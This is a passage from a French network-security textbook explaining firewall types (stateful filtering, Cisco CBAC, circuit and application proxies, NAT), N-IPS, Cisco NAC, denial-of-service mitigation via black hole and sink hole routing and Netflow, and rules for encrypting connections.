Un routeur a logiquement pour fonction de gérer trois trafics principaux : le trafic des données, le trafic d'administration et le trafic de routage. Sachant que la majorité des attaques susceptibles d'impacter un routeur pointe généralement sur les deux dernières fonctions, une ACL appelée Control Plane a été définie afin de contrôler le trafic à destination du routeur. L'objectif de cette ACL est de filtrer le trafic avant qu'il n'atteigne réellement le plan d'administration ou de routage.

La définition d'une telle ACL consiste à définir différents types de trafics correspondant à des critères fondés sur les protocoles et les adressages IP, ainsi que, pour chaque type de trafic, une politique de service consistant soit à détruire le trafic, soit à limiter la bande passante associée.

Une telle ACL est fondamentale, car elle permet de limiter les impacts d'attaques éventuelles sur un routeur, de centraliser au sein d'une même ACL le contrôle du trafic à destination du routeur, mais aussi de filtrer de manière efficace ce trafic.

Filtrage dynamique

Les applications utilisent des ports sources dont on ne peut connaître à l'avance la valeur (le port source est choisi aléatoirement entre 1024 et 65535 dans le cas d'un flux TCP, par exemple). Le filtrage dynamique, ou *stateful*, de paquets permet de suivre l'état des sessions et d'adapter de manière dynamique les règles du pare-feu.

Les performances de ce type de pare-feu sont généralement bonnes, puisque le filtrage consiste en une simple inspection du trafic de données. Cependant, les pare-feu eux-mêmes sont assez complexes à configurer du fait du grand nombre d'options de filtrage disponibles. De plus, ils sont généralement couplés à des systèmes de translation d'adresse et de translation de port afin de cacher le plan d'adressage interne du réseau d'entreprise.

Le pare-feu de la société CheckPoint utilise de plus une solution de recherche des règles de filtrage propriétaire. Il s'agit d'une technique de hachage sur le trafic, permettant de pointer directement sur la bonne règle de sécurité, sans devoir parcourir toutes les règles de filtrage. Ce modèle de traitement d'ACL procure un gain de performances considérable comparé aux traitements séquentiels des ACL.

Routeurs et CBAC

Le mécanisme CBAC (Context-Based Access Control) des pare-feu *feature sets* IOS de Cisco permet de réaliser des filtrages sur l'état des connexions en examinant les informations des couches 3 et 4 du modèle OSI. Les CBAC examinent également des éléments des couches supérieures afin d'inspecter l'état des sessions à la fois TCP et UDP. Pour les flux UDP, l'inspection s'appuie sur les informations contenues dans les paquets UDP afin de déterminer d'éventuelles attaques.

Toutes les informations des sessions en cours sont maintenues à jour afin de décider des actions à entreprendre sur les paquets traversant l'équipement réseau. Les filtres CBAC définissent les protocoles autorisés, tels que Telnet, SNMP, HTTP, FTP, etc. Ces derniers doivent être inspectés au moyen de la commande de configuration Cisco suivante :

```
ip inspect name nom_cbac protocol
```

Un filtre CBAC est appliqué sur le trafic entrant (*ingress*) ou sortant (*egress*) d'une interface *via* la commande de configuration Cisco suivante :

```
ip inspect nom_cbac in/out
```

Puisque CBAC agit au niveau du protocole, il doit être associé à des ACL classiques, dont il modifie dynamiquement les entrées afin d'autoriser des trafics, par exemple de type FTP. Ces modifications dynamiques ne sont pas possibles pour les ACL classiques, qui définissent des entrées ACE de manière statique.


Lorsqu'une session se termine, les états associés et les règles créées dynamiquement dans les ACL sont détruits.

Passerelle de niveau circuit

Une passerelle de niveau circuit est un pare-feu qui agit comme intermédiaire, ou passerelle, au niveau du périmètre de sécurité du réseau d'entreprise.

Chaque connexion qui traverse le périmètre de sécurité correspond à deux connexions réalisées par la passerelle, l'une entre l'utilisateur et le pare-feu et l'autre entre le pare-feu et le système visé par l'utilisateur *(voir figure 7.3)*.

Figure 7.3
Pare-feu passerelle de niveau circuit



Ce type de pare-feu permet de filtrer et gérer les trafics TCP et UDP, c'est-à-dire les informations telles que l'état des sessions TCP, les ports sources TCP et UDP, le séquencement associé aux paquets, les adresses IP et interfaces physiques associées aux sessions en cours, etc.

Le pare-feu est généralement utilisé pour la translation d'adresses, ou NAT (Network Address Translation), et de port, ou PAT (Port Address Translation), afin de cacher le plan d'adressage interne du réseau d'entreprise.

Bien que le NAT ait été initialement mis en place pour faire face à la pénurie des adresses IPv4, ce mécanisme permet de « cacher » un grand nombre de systèmes derrière une seule adresse IP et améliore par ce biais la sécurité du réseau interne. Les protocoles de type TCP et UDP peuvent être « NATés », comme nous le détaillons ci-après, ainsi que d'autres protocoles tels que ICMP, FTP, etc.

Le SNAT (Source NAT) consiste à modifier l'adresse IP source d'un paquet émis vers le réseau externe. En revanche, le DNAT (Destination NAT) consiste à modifier l'adresse IP destination d'un paquet émis vers le réseau interne.

On distingue deux types de NAT :

- Le NAT statique, qui fait correspondre à *n* adresses IP *n* autres adresses IP. Ce mode est utilisé pour les systèmes du réseau interne qui doivent être joignables de l'extérieur (serveurs Web, mail, FTP, etc.). On parle également de NAT « un à un » (*one-to-one*).
- Le NAT dynamique, qui fait correspondre à *n* adresses IP une seule autre adresse IP. Dans ce cas, lors de l'émission d'un paquet vers un réseau externe, la passerelle effectue à la fois une modification de l'adresse IP source avec l'unique adresse IP définie, mais aussi du port TCP/UDP source, avec un port unique de son choix pour les trafics en cours afin d'établir une relation sans équivoque avec les paquets qui seront reçus ultérieurement. Ce mode est utilisé pour les systèmes du réseau interne qui ne doivent pas être accessibles de l'extérieur. On parle également de NAT « un à plusieurs » (*one-to-many*).

Les filtres associés au pare-feu ne sont plus lus ou évalués que lors de l'établissement de la connexion, ce qui évite une relecture des filtres pour chaque paquet réseau. En revanche, lors de l'activation d'une translation d'adresse, quelle qu'elle soit, les numéros de séquences des paquets sont vérifiés afin de s'assurer que le trafic en cours est bien la suite de celui qui a justifié l'ouverture de session.

Les performances de ces pare-feu sont assez bonnes puisque le filtrage reste limité aux niveaux 3 et 4 du modèle OSI. Cependant, l'authentification reste limitée à l'adresse IP, et les protocoles supérieurs à la couche de transport OSI, tels que Telnet, FTP, etc., ne sont pas pris en compte.

Passerelle de niveau applicatif

Dans le filtrage de niveau applicatif, également appelé proxy, le pare-feu agit comme un filtre au niveau applicatif, c'est-à-dire au niveau 7 du modèle OSI. Pour y parvenir, chaque application (Telnet, FTP, SMTP, HTTP, etc.) est implémentée sur le pare-feu par l'intermédiaire d'un agent agissant comme un relais applicatif.


Chaque connexion qui traverse le périmètre de sécurité correspond donc à deux connexions réalisées par le proxy applicatif, l'une entre l'utilisateur et le pare-feu, l'autre entre le pare-feu et le système visé par l'utilisateur *(voir figure 7.4)*.

Ce type de pare-feu permet de filtrer les protocoles applicatifs en définissant des règles de filtrage en profondeur. Voici deux exemples de telles règles :

- Un utilisateur ne peut déposer que des fichiers sur le serveur FTP, et seules les requêtes de type `ftp put` sont autorisées.
- Seules les requêtes HTTP de lecture de type `http get` sont autorisées.

Les pare-feu de niveau applicatif permettent de mettre en place des services d'authentification des utilisateurs nettement plus puissants que ceux par adresse IP. Ils cachent le

Figure 7.4
Pare-feu passerelle de niveau applicatif



plan d'adressage interne du réseau d'entreprise et offrent des données de journalisation d'événements très détaillées.

Les performances sont toutefois le point de faiblesse de ces pare-feu, qui nécessitent des puissances de traitement importantes afin de ne pas impacter le trafic de données. La plupart d'entre eux ne prennent en compte ni les trafics fondés sur UDP ni les protocoles applicatifs de type RPC (Remote Procedure Call).

Les produits du marché

Beaucoup de produits disponibles sur le marché cumulent les possibilités de filtrage, en offrant à la fois des fonctions de filtrage de paquets et de passerelle applicative. Un pare-feu composite reste cependant plus performant dans le filtrage pour lequel il est initialement prévu.

Le pare-feu de CheckPoint Software, par exemple, est conçu au départ pour faire du filtrage dynamique de paquets, selon la technique dite Stateful Inspection. Le pare-feu Gauntlet de Trusted Information Systems a été de son côté le premier pare-feu à faire du filtrage de type applicatif.

Même si ces produits peuvent faire des filtrages de type applicatif ou de paquets, ils demeurent avant tout des références dans leur domaine de prédilection.

Le choix d'un pare-feu n'est donc pas simple si l'on n'a pas identifié avec soin les besoins de sécurité de l'entreprise. La définition d'une politique de sécurité vient toujours en premier, et l'analyse des produits répondant aux besoins exprimés en second.

Voici les principaux critères à considérer pour le choix de produits de filtrage :

- Quels sont les moyens d'administration du pare-feu (gestion, interface utilisateur, accès distants, rôles, etc.) ?

- Quelles sont les possibilités d'audit des règles de filtrage implémentées et des journaux d'activité (vérification de la consistance des règles de filtrage, vérification des dernières sauvegardes des journaux d'activité, intégrité des fichiers contenant les règles de sécurité, etc.) ?
- Quel est le niveau de détail des règles de filtrage ?
- Quelles sont les options offertes pour gérer et archiver les journaux d'activité du pare-feu ? Quels sont les indicateurs d'état du processus de gestion de ces journaux ?
- Quelles sont les réactions du pare-feu en cas de problème (perte d'un lien de connexion, perte d'intégrité de la base de règles de filtrage, etc.) ?
- Quelles sont les interfaces possibles avec d'autres équipements de sécurité, tels les systèmes de détection d'intrusion, d'authentification des utilisateurs, de détection des virus, etc. ?
- Quels sont les mécanismes offerts pour mettre en place une architecture de pare-feu à haute disponibilité ?
- Quelles sont les dernières vulnérabilités ou faiblesses de sécurité qui ont été détectées sur le pare-feu ? La fourniture de correctifs de sécurité est-elle rapide ?
- Quelles sont les certifications de sécurité qui ont été attribuées au pare-feu ?

Le choix d'un pare-feu doit être dicté par des objectifs de sécurité précis. Le tableau 7.1 recense les principales fonctions offertes par quelques pare-feu du marché.

Tableau 7.1 Fonctions principales des pare-feu du marché

	Filtre hors contexte	Filtre contextuel	Proxy circuit	Proxy applicatif
Produit typique	Access Control List (Cisco)	Pare-feu-1 (CheckPoint)	PIX (Cisco)	Gauntlet
Modèle d'implémentation	Automate sans mémoire secondaire	Automate à mémoire	Automate à mémoire	Automate à mémoire
NAT/PAT	Non	Oui	Oui	Oui
Performant	Oui	Oui	Oui	Non
Universalité	Élémentaire	Moyenne	Moyenne	Forte
Puissance d'expression	Couches 3 et 4	Couches 3 et 4	Couches 3 et 4	Couche 7
Nombre de règles de filtrage	Faible, compte tenu des impacts possibles	Important	Important	Faible, compte tenu des impacts possibles

La fonction principale d'un équipement de type routeur ou commutateur est de router et faire suivre — on dit aussi *forwarder* ou *switcher* — le trafic aussi rapidement que possible, en évitant des pertes de paquets, des congestions réseau et des problèmes de gigue du réseau. Le filtrage de paquets hors contexte n'est pas un mécanisme de sécurité au sens strict du terme. Il permet avant tout de limiter en amont le trafic non autorisé ou autorisé.

Il convient de séparer dans des équipements dédiés les éléments de sécurité ayant des objectifs différents, par exemple un routeur en charge de faire suivre (*switcher*) le trafic de données, un pare-feu en charge de filtrer ce trafic (contrôle d'accès) et le boîtier de chiffrement en charge de chiffrer ce trafic (confidentialité).

Enfin, le filtrage du trafic au sein d'un équipement réseau à des fins de détection de virus ou autre détourne l'équipement réseau de sa vocation première et engendre un faux sentiment de sécurité. Il faut, là encore, dédier des équipements spécifiques à la détection des intrusions et des virus : un routeur en charge de switcher le trafic de données, un pare-feu en charge de filtrer ce trafic et un système en charge de détecter les intrusions de données.

Règles de sécurité des pare-feu

Les règles générales de sécurité à considérer pour les pare-feu sont les suivantes :

- Tout accès externe au réseau d'entreprise est filtré en appliquant le principe suivant lequel « tout ce qui n'est pas autorisé est interdit ».
- Le niveau de profondeur du filtrage — couches OSI réseau (3), transport (4) et application (7) — est décidé en fonction des besoins de sécurité. Le contrôle le plus fin s'effectue au niveau applicatif.
- Tout filtre détruit le trafic non autorisé sans donner de réponse aux requêtes préalablement émises.
- Tout trafic détruit par un filtre est stocké dans des journaux d'activité archivés à des fins d'investigation de sécurité. De manière plus pratique, les règles de filtrage qui doivent générer des journaux d'activité sont connues.
- Les modifications des filtres sont décrites dans des procédures opérationnelles.
- Les journaux d'activité font l'objet d'une analyse régulière.

Le pare-feu est un élément de sécurité indispensable à la mise en œuvre d'une politique de sécurité. Le choix d'un type de pare-feu parmi les différents concepts existants doit correspondre aux besoins de sécurité de l'entreprise.

L'utilisation de protocoles de sécurité tels que IPsec assure pour sa part la confidentialité des flux réseau, comme le détaille la section suivante.

Les N-IPS (Network-Intrusion Prevention System)


Les N-IPS (Intrusion Prevention System) incarnent une nouvelle génération d'équipements réseau qui combine les fonctionnalités des IDS (Intrusion Detection System) et celles des pare-feu.

Ils présentent au minimum deux interfaces réseau (entrante et sortante) et se positionnent en passerelle/coupure de niveau 2 OSI du trafic réseau *(voir figure 7.5)*.

Bien qu'un N-IPS reste invisible pour le trafic IP (il n'agit pas comme un nœud IP), le trafic réseau est analysé en son sein afin de contrôler les données et de détecter des attaques potentielles.

À l'inverse d'un IDS, un N-PIS peut agir directement sur le trafic lors de la détection d'un trafic malicieux en agissant en coupure sur ce trafic. Cela permet de réduire la

Figure 7.5
Comparaison N-IPS/IDS



propagation de l'attaque au plus vite. L'objectif de tels équipements est ainsi d'offrir des contre-mesures en temps réel.

Les N-IPS offrent la fonctionnalité « *packet scrubbing* », qui permet de contrôler la consistance des données en relation avec les protocoles qui les véhiculent (IP, TCP, etc.). Ils peuvent en outre analyser les paquets fragmentés, vérifier les attaques d'overlapping et protéger des attaques manipulant des TTL (Time To Live).

Pour lutter contre les faux positifs (événement remonté alors qu'il ne s'agit pas d'un réel événement d'intrusion) ou les faux négatifs (événement d'intrusion non détecté malgré l'usage de la signature correspondant à l'événement), les méthodes de détection utilisées par un N-IPS sont les suivantes :

- Pattern matching : détection élémentaire permettant de vérifier si une séquence d'octets existe ou non dans un paquet donné. Cette séquence peut être assimilée à une signature de l'attaque.
- Stateful pattern matching : détection permettant de vérifier si une séquence d'octets existe ou non dans un paquet donné en tenant compte du contexte réseau (ordre des paquets, fragmentation, état de la session, etc.). Cette détection nécessite davantage de ressources mémoire et processeur.
- Protocol decode : détection permettant de vérifier les données en relation avec les protocoles qui les véhiculent. Toute anomalie ou inconsistance (contrôle de la longueur des champs, du nombre d'arguments, des valeurs interdites, etc.) par rapport aux RFC (référentiel de base) peut être décelée.
- Heuristic analysis : détection fondée à la fois sur une base de signatures et sur une analyse statistique du trafic réseau afin d'émettre des alertes corrélées.


Déployer un N-IPS en passerelle sur un segment de réseau introduit cependant un point de faiblesse en cas de problème physique ou logiciel. Pour corriger ce type de problème, des équipements appelés *bypass hardware* permettent de transformer le N-IPS en câble droit en cas de coupure d'alimentation électrique ou de problème hardware interne, par exemple. De même, des équipements bypass software permettent, en cas de mise à jour ou d'arrêt d'une application, de laisser passer les paquets de manière transparente.

Contrôle de l'accès au réseau

Cisco a annoncé une nouvelle initiative pour se connecter à un réseau. Appelée NAC (Network Access Control), elle permet de vérifier un certain nombre de points de sécurité avant d'autoriser un système à se connecter au réseau local. L'objectif est ainsi de contrôler les accès au plus près de leurs sources.

Pour y parvenir, le système qui désire se connecter et le commutateur (ou le routeur) attaché au LAN doivent intégrer la fonctionnalité NAC, comme l'illustre la figure 7.6.

Figure 7.6
Topologie de la méthode d'accès NAC



Du point de vue de la sécurité, il est toujours recommandé de choisir la fonctionnalité NAC intégrée dans un commutateur, qui agit au niveau 2 OSI, plutôt que dans un routeur, lequel agit au niveau 3, pour la connexion physique au réseau. Un commutateur peut mettre en œuvre des mécanismes de sécurité de VLAN (Virtual Local Area Network), de contrôle des adresses MAC (Media Access Control), etc., qui sont moins permissifs que ceux d'un routeur, qui ne voit passer que des trames IP.

Avant de se connecter au réseau, un dialogue s'établit entre le système et le commutateur (ou routeur) d'accès au réseau (phase 1). Le commutateur (ou routeur) communique alors avec un serveur de politiques de sécurité (phase 2) pour valider ou refuser la demande d'accès du système au réseau.

Durant cette phase de validation, les règles de sécurité pour accéder au réseau peuvent être les suivantes :


1. L'utilisateur s'authentifie auprès d'un serveur d'authentification.
2. En cas de succès, le contrôle d'accès s'assure des poins suivants :
   - Le système a les dernières mises à jour de sécurité correspondant à son système d'exploitation.
   - Le système a la dernière mise à jour du logiciel antivirus ainsi que la base de signature des virus.

Dans le cas où l'un de ces contrôles n'est pas validé, le système n'est pas autorisé à se connecter au réseau. Il ne peut alors que se connecter à une zone réseau dite de quarantaine. De manière plus précise, une zone réseau spécifique appelée quarantaine est accessible au système et lui permet d'appliquer les dernières mises à jour de sécurité, de mettre à jour son logiciel antivirus, etc., sans avoir un accès global au réseau.

Le dialogue entre le système et le commutateur (ou routeur) s'établit à l'aide du protocole EAP au-dessus d'UDP, pour les connexions aux couches 2/3 et 3, ou s'établit à l'aide du protocole EAP au-dessus du LAN, pour la couche 2 (dans le cadre du protocole IEEE 802.1X). Pour leur part, le commutateur et le serveur de politiques de sécurité dialoguent à l'aide du protocole EAP au-dessus de RADIUS. Plus précisément, ce sont l'agent NAC Cisco du système et le serveur d'authentification qui dialoguent en EAP. Les intermédiaires ne sont là que pour relayer les messages EAP.

Rappelons que le protocole EAP (Extensible Authentication Protocol) offre un mécanisme standard pour la prise en charge de méthodes d'authentification supplémentaires. Il répond aux demandes d'authentification des utilisateurs d'accès distants en employant d'autres périphériques de sécurité (authentification par token, etc.), comme l'illustre la figure 7.7.

Figure 7.7
Délégation des authentifications à des serveurs tiers



Le système intègre la fonction NAC par l'intermédiaire d'un agent, appelé CTA (Cisco Trust Agent), qui s'exécute sur celui-ci. Le commutateur (ou routeur) intègre lui aussi dans des versions récentes de l'IOS la fonctionnalité NAC. Le serveur de politiques de sécurité est un serveur de type ACS (Access Control Server).

Il est possible de réaliser un contrôle NAC aux trois niveaux protocolaires suivants :

- Couche 2 : il est nécessaire de déployer le protocole 802.1X (utilisation du protocole EAP Over LAN) au niveau du système et du commutateur pour établir un dialogue NAC incluant les serveurs d'authentification.
- Couches 2/3 : il est pas nécessaire de déployer le protocole 802.1X sur le système, le protocole EAP au-dessus d'UDP suffisant à établir un dialogue NAC incluant les serveurs d'authentification. En revanche, le commutateur doit être capable de traiter les couches 2 et 3.

- Couche 3 : on utilise le protocole EAP au-dessus d'UDP pour établir un dialogue NAC incluant les serveurs d'authentification.

Afin d'obtenir les informations de sécurité au sein du système, des agents spécifiques sont nécessaires, tel l'agent CSA (Cisco Secure Agent). Ces agents interagissent avec l'agent CTA afin de transmettre des informations précises au serveur de politiques de sécurité.

Des partenariats sont en cours entre IBM, Trend Micro, McAfee, etc., afin de fournir une riche palette de contrôles de sécurité.

Contrôle des attaques par déni de service

Les dénis de service exploitent généralement de fausses adresses IP sources afin de masquer l'origine des attaques. De telles adresses sont généralement choisies parmi les adresses IP dites réservées, ou BOGONS (RFC 1918). Ces BOGONS doivent être filtrés par les opérateurs de télécommunications en périphérie de leurs réseaux afin de limiter leur exploitation à des fins de déni de service. Force est cependant de constater que ces filtres ne sont pas appliqués de manière systématique.

La limitation en terme de bande passante d'un protocole tel que ICMP peut limiter les dénis de service fondés sur de tels messages. La limitation d'une bande passante par protocole réseau reste toutefois un exercice périlleux et souvent voué à l'échec de par la nature non prédictible des trafics.

D'autres mécanismes réseau sont disponibles, notamment l'URPF (Unicast Reverse Forwarding Protocol), qui permet de n'autoriser un trafic que si l'adresse source existe dans les tables de routage. Cependant, ces mécanismes peuvent être complexes à mettre en œuvre et ne protègent pas des dénis de service dans l'absolu.

Le puits de routage, ou black hole

La technique du puits de routage réseau, ou *black hole,* est réalisée par l'opérateur de télécommunications auquel est connecté le système visé par un déni de service. Elle comporte généralement les étapes suivantes :

1. Détection d'un déni de service sur une adresse IP. Le responsable de la dite adresse avertit son opérateur de télécommunications.
2. L'opérateur indique au processus de routage du réseau, généralement le protocole BGP (Border Gateway Protocol), que le trafic à destination de cette adresse IP doit être mis systématiquement à la poubelle. L'opérateur ne transporte pas ce flux, lequel est détruit à la périphérie de son réseau.

Bien que ce mécanisme offre une première réponse, l'attaque a réussi puisque le système est resté inaccessible pendant la durée de l'attaque. De plus, bien que cette solution permette à l'opérateur de télécommunications de protéger son cœur de réseau, elle n'est pas vraiment satisfaisante et a été remplacée par celle du puits de filtrage, dit *sink hole*.


Le puits de filtrage, ou sink hole

D'une manière générale, les équipements réseau n'ont pas forcément la capacité d'analyser et de filtrer le trafic pour séparer le trafic légitime de celui de l'attaque. Il faut donc rediriger le trafic vers un équipement dédié qui dispose de cette capacité.

Dans ce cas, le protocole de routage BGP ne propage pas l'adresse du puits de routage, mais celle d'un puits de filtrage. Tous les paquets à destination de l'adresse IP attaquée passent par cet équipement filtrant. Le puits de filtrage permet dès lors de déterminer précisément l'attaque à l'aide d'outils embarqués (Snort, Radware Defense Pro, etc.).

Une fois les données analysées, le trafic épuré de l'attaque est envoyé vers l'adresse IP destination, où, si possible, des filtres peuvent être mis en place sur les routeurs d'interconnexion, comme l'illustre la figure 7.8.

Figure 7.8
Le puits de filtrage réseau



Pour l'adresse IP ou le client visé par l'attaque, le puits de filtrage est bien plus efficace que le précédent, dans la mesure où son trafic n'est pas complètement coupé.

Cette solution montre toutefois ses limites lorsqu'il s'agit, par exemple, d'une attaque vers le port HTTP provenant d'une multitude de sources. Le filtre ne peut dès lors réagir qu'en interdisant tout le trafic HTTP vers cette adresse IP. Pour remédier à cela, des règles de filtrage fondées sur les données applicatives peuvent être définies.


Une fois l'attaque de déni de service stoppée, le retour à la normale consiste à arrêter d'annoncer des routes spécifiques, les paquets utilisant alors automatiquement le chemin standard.

Analyse comportementale du trafic

Bien que les mécanismes précédents limitent les dénis de service, il ne s'agit pas à proprement de détection mais plutôt de prévention et de réaction. L'analyse comportementale du trafic est un nouveau moyen de lutte contre les dénis de service par une analyse statistique du trafic. Elle se fonde sur la constatation que, lorsqu'un déni de service se produit, il modifie généralement le comportement statistique du trafic.

Les données qui permettent d'alimenter le moteur d'analyse comportemental sont fournies soit par les équipements réseau grâce au protocole Netflow *(voir figure 7.9)*, soit par des équipements dédiés, tels que les sondes Arbor Networks.

Figure 7.9
Analyse statistique des trafics réseau



Le protocole Netflow s'appuie sur la notion de flux, un flux étant défini par les critères suivants :

- adresses source et destination ;
- protocole (TCP, UDP, ICMP, etc.) ;
- ToS (Type of Service) ;
- ports applicatifs ;
- interfaces d'entrée et de sortie du routeur.

Un équipement réseau utilisant Netflow maintient en mémoire une table des flux actifs à un instant donné et compte le nombre de paquets et d'octets reçus pour chaque flux. À chaque paquet reçu, le routeur met à jour le cache Netflow, soit en créant une nouvelle entrée, soit en incrémentant les compteurs d'une entrée déjà existante. Enfin, il transmet ces données à intervalle régulier à un serveur d'analyse.

Grâce à l'analyse statistique du trafic, il est possible de détecter toute déviation importante susceptible d'être un déni de service. Cependant, une variation de trafic pouvant aussi être produite par un comportement normal et légitime, la détection des dénis de service nécessite des vérifications complémentaires.

Assurer la confidentialité des connexions

La confidentialité des informations transitant sur un réseau ne peut être assurée que par le chiffrement des données avant leur émission. Le réseau ne peut garantir par lui-même la confidentialité des données si elles ne sont pas chiffrées par un quelconque processus.

Le chiffrement des données doit aussi avoir un sens. Il doit, par exemple, se référer à une politique de classification des informations au sein de l'entreprise. Une telle classification a pour objectif d'établir clairement des niveaux de confidentialité des données et de définir les moyens à mettre en œuvre ainsi que les listes de diffusion.

En s'appuyant sur cette politique de classification de l'information, le chiffrement applique aux données le niveau de confidentialité voulu au moyen d'algorithmes cryptographiques et de clés de chiffrement de longueurs adéquates.

La confidentialité des connexions permet de se prémunir d'un grand nombre d'attaques, parmi lesquelles :

- Les attaques à l'aide de programmes d'écoute, ou sniffers, qui permettent de reconstruire une transaction réseau de manière invisible pour les acteurs de la connexion.
- Les attaques par virus, dont l'objectif est de copier tout fichier à caractère confidentiel, notamment les documents contenant le mot confidentiel ou les fichiers contenant les mots de passe de connexion à distance, etc.
- Les attaques système après divulgation de faiblesses de sécurité permettant d'obtenir des droits ou privilèges non autorisés.

Pour garantir une isolation des fonctions de sécurité d'un réseau, il est préférable de dédier le chiffrement des données à un équipement spécifique plutôt que d'ajouter une telle fonction à un routeur ou à un pare-feu.

Règles de sécurité pour la confidentialité des connexions

Les règles de sécurité à considérer pour la confidentialité des connexions sont les suivantes :

- Les connexions réseau véhiculant des données de nature confidentielle sont chiffrées.
- Les documents de nature confidentielle qui doivent transiter sur le réseau sont chiffrés.
- Les connexions à des fins d'administration des équipements ou systèmes réseau sont chiffrées.
- Les connexions d'accès distants au réseau d'entreprise sont chiffrées.

Le choix d'un protocole implémentant des fonctions de chiffrement doit tenir compte du type d'application qui sera utilisé ainsi que du besoin de sécurité désiré. Afin de mieux cerner l'usage des protocoles présentés dans cette section, le tableau 7.2 récapitule leurs usages possibles.

